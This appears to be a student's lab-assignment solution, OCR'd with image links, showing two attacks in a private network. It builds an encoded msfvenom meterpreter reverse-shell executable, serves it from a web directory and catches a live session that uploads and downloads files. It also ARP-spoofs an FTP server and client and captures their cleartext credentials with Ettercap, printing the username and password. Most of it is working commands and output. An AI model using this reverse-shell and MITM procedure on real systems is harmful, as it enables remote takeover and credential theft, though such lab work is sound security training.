Solutions for the assignment-2

Solution: 1: Attacking a machine using a payload & fetch details.

attacker ip is 192.168.241.130. The payload is --platform windows-a x86/shikata_ga_nai –b “\x00”. File is stored in the web directory of apache -/var/www/html/test/ --named as test.exe.

A. Payload Creation for windows


```
root@kali:/var/www/html/test# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.241.130 -f exe > /var/www/html/test/test.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html/test# ls
test.exe
```

B. Setting LHOST and transferring payload using a webserver

the exploit is multi/handler where the payload is windows/meterpreter/reverse_tcp with LHOST-192.168.241.130

```
warlock@kali: ~
Metasploit tip: Use the resource command to run commands from a file

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.241.130
LHOST => 192.168.241.130
```

file is fetched on victim system by a web server for downloading.



C.Victim machine is exploited & got a meterpreter shell


after successful downloading & execution of that payload “test.exe” by the victim, I got a meterpreter session where I got the details of victim machine.

```
warlock@kali: ~

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.241.130:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.241.1
[*] Meterpreter session 1 opened (192.168.241.130:4444 -> 192.168.241.1:52116) at 2020-08-31 23:39:15 -0400

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  LAPTOP-0USKQHN5\HP @ LAPTOP-0USKQHN5  192.168.241.130:4444 -> 192.168.241.1:52116 (192.168.241.1)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : LAPTOP-0USKQHN5
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > upload a.text
[*] uploading  : a.text -> a.text
[*] uploaded   : a.text -> a.text
meterpreter > download b.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download b.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download a.text
[*] Downloading: a.text -> a.text
[*] download   : a.text -> a.text
```

Solution -2: arpspoofing and MITM attack in FTP server.


A:Creation of a FTP-Server

here the FTP-server ip is-192.168.205.135, & the client who will use this FTP service is having ip-192.168.205.138. So 1st the FTP server is created in win-srv-2016.




B:Accessing the FTP-Server from windows command prompt

here the client can access the FTP server using windows cmd by the credentials using provided by the FTP server with UID- test , & PASS--*****.





C: Starting the MITM attack through arpspoofing between the ftp-server & the client

initiating the attack by setting the parameter for echo 1 > /proc/sys/net/ipvp4/ip_forward & sysctl –w net.ipv4.ip_forward=1. And then successfull arpspoofing is done between the ftp-server(192.168.205.135) & client (192.168.205.138).




#initiating wireshark & dsniff for sniffing the connection in hacker machine. Since dsniff package may be not compatible with the libnids package. I still trying other version of dsniff. So inspite of dsniff I use the Ettercap for sniffing.







#now when the client uses it credentials for logging back into the ftp-server,it's packet is sniffed using wireshark even if the client logged off from the ftp-server, the user-id & pass is captured in wireshark & dsniff. But the debian file of dsniff is not compatible with the libnids package in my machine. So I uses the ettercap to sniff in the network and I got the user id & pass.




here we can see the credentials …USER--test






here we can see the client password- PASS—Qpalzmg1@

#dsniff is still not showing any sniffed credentials because may be the debian file which I am using is not compatible with the supporting libnids package. So I use Ettercap for sniffing.



Ettercap- report of sniffed uid and pass of the client.


Ettercap
[Dsniff Download (DEB, ...
05:29 PM
Ettercap
0.8.3 (EB)
Host List
IP Address
MAC Address
Description
192.168.205.1 00:50:56:C0:00:08
192.168.205.2 00:50:56:E4:C0:12
192.168.205.135 00:0C:29:13:2E:E3
192.168.205.138 00:0C:29:13:2E:E3
192.168.205.254 00:50:56:FC:CE:78
Delete Host
Add to Target 1
Add to Target 2
Host 192.168.205.135 added to TARGET1
Host 192.168.205.138 added to TARGET2
Starting Unified sniffing...
FTP : 192.168.205.135:21 -> USER: test PASS: Qpalzmg1@
FTP : 192.168.205.135:21 -> USER: test PASS: Qpalzmg1@